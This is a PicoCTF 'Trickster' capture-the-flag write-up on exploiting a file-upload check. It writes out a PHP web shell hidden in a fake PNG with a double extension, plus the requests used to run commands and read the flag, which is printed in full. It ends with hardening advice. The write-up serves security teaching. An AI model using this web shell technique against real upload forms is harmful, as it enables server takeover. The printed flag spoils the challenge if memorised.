Write-up PicoCTF: Trickster


👋 Welcome to my write-up!

Writer: Tuangu2609

Tools: Burp Suite, VS Code, ffuf

Description

- A website that allows file uploads



Welcome to my PNG processing app

Solution

Recon step


- Firstly, we scan on this website, my option is ffuf(Fuzz Faster U Foo**l**) tool to scan directory on this web

```
ffuf -w fuzz-Bo0oM.txt -u http://atlas.picoctf.net:60380/FUZZ -r
```

Note:


- `w fuzz-Bo0oM.txt`: Specifies the wordlist to use for fuzzing, in this case, `fuzz-Bo0oM.txt`.

- `u http://atlas.picoctf.net:60380/FUZZ`: Sets the target URL, with `FUZZ` being the placeholder replaced by each entry in the wordlist.
- `mc 200`: Filters the results to only show responses with an HTTP status code of 200, indicating successful requests.



```
root@4f93fa9c4f72:~/wordlists# ffuf -w fuzz-Bo0oM.txt -u http://atlas.picoctf.net:60380/FUZZ -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://atlas.picoctf.net:60380/FUZZ
 :: Wordlist         : FUZZ: fuzz-Bo0oM.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

index.php               [Status: 200, Size: 321, Words: 53, Lines: 17, Duration: 300ms]
robots.txt              [Status: 200, Size: 62, Words: 4, Lines: 4, Duration: 313ms]
:: Progress: [4842/4842] :: Job [1/1] :: 90 req/sec :: Duration: [0:01:55] :: Errors: 56 ::
```


- Here we can see that, this web uses PHP language and we can access to `robots.txt`



```
User-agent: *
Disallow: /instructions.txt
Disallow: /uploads/
```

⇒ So the file will be upload to `/upload` directory, we also do not allowed to access `instructions.txt` and `/upload` directory but what if we can still access to the file that we have uploaded to that directory and the file name is not sanitized and still be the same.


Exploit step



Welcome to my PNG processing app


Error: File name does not contain '.png'.

- So here i tried to upload a text file and the Error said “File name does not contain ‘.png’” , therefore, i guess it we can change the file extension to anything as long as it contains string “.png” in filename , then i used Burp Suite to intercept and make request to get that uploaded file.
- I did change the file extention to .php(double extensions trick), keep the file header and try to upload a webshell to server.



```
POST / HTTP/1.1
Host: atlas.picoctf.net:52418
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------299374574157779509110717206211
Content-Length: 261
Origin: http://atlas.picoctf.net:52418
Connection: close
Referer: http://atlas.picoctf.net:52418/
Upgrade-Insecure-Requests: 1

-----------------------------299374574157779509110717206211
Content-Disposition: form-data; name="file"; filename="1.png.php"
Content-Type: image/png

□PNG

<?php echo system($_GET['cmd']); ?>
-----------------------------299374574157779509110717206211--
```


```
HTTP/1.1 200 OK
Date: Fri, 22 Mar 2024 14:06:56 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Vary: Accept-Encoding
Content-Length: 425
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
  <head>
    <title>
      File Upload Page
    </title>
  </head>
  <body>
    <h1>
      Welcome to my PNG processing app
    </h1>

    File uploaded successfully and is a valid PNG file. We shall process it and get
     back to you... Hopefully
    <form method="POST" enctype="multipart/form-data">
      <input type="file" name="file" accept=".png">
      <input type="submit" value="Upload File">
    </form>
  </body>
</html>
```



```
GET /uploads/1.png.php?cmd=id HTTP/1.1
Host: atlas.picoctf.net:52418
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Fri, 22 Mar 2024 14:07:15 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 115

□PNG

uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

⇒ So this website does not sanitize the uploaded file and process the php code then get file upload vulnerability.



```
GET /uploads/1.png.php?cmd=ls+../ HTTP/1.1
Host: atlas.picoctf.net:52418
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Mar 2024 14:10:07 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 79

□PNG

GAZWIMLEGU2DQ.txt
index.php
instructions.txt
robots.txt
uploads
uploads
```



```
GET /uploads/1.png.php?cmd=cat+../GAZWIMLEGU2DQ.txt HTTP/1.1
Host: atlas.picoctf.net:52418
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Mar 2024 14:11:07 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 106

□PNG

/* picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_03d1d548} *//*
picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_03d1d548} */
```

Flag: picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_03d1d548}

Recommendations

- **Disable Script Execution:** Reconfigure the file `apache2.conf` to not process the php code in the `/uploads` directory

```
# CHANGELOG: disable execution of php code in upload folder and safely return content-type
<Directory "/var/www/html/upload/">
    AllowOverride None
    Require all granted

    <FilesMatch ".*">
        SetHandler None
    </FilesMatch>

        Header set Content-Type application/octet-stream

    <FilesMatch ".+\.png$">
        Header set Content-Type image/png
    </FilesMatch>
    <FilesMatch ".+\.(html|txt|php)">
        Header set Content-Type text/plain
    </FilesMatch>
</Directory>
```

- **Use Secure File Names**: Generate a new, random, and unique filename for each upload to avoid direct object reference vulnerabilities and ensure that uploaded files don't overwrite existing files.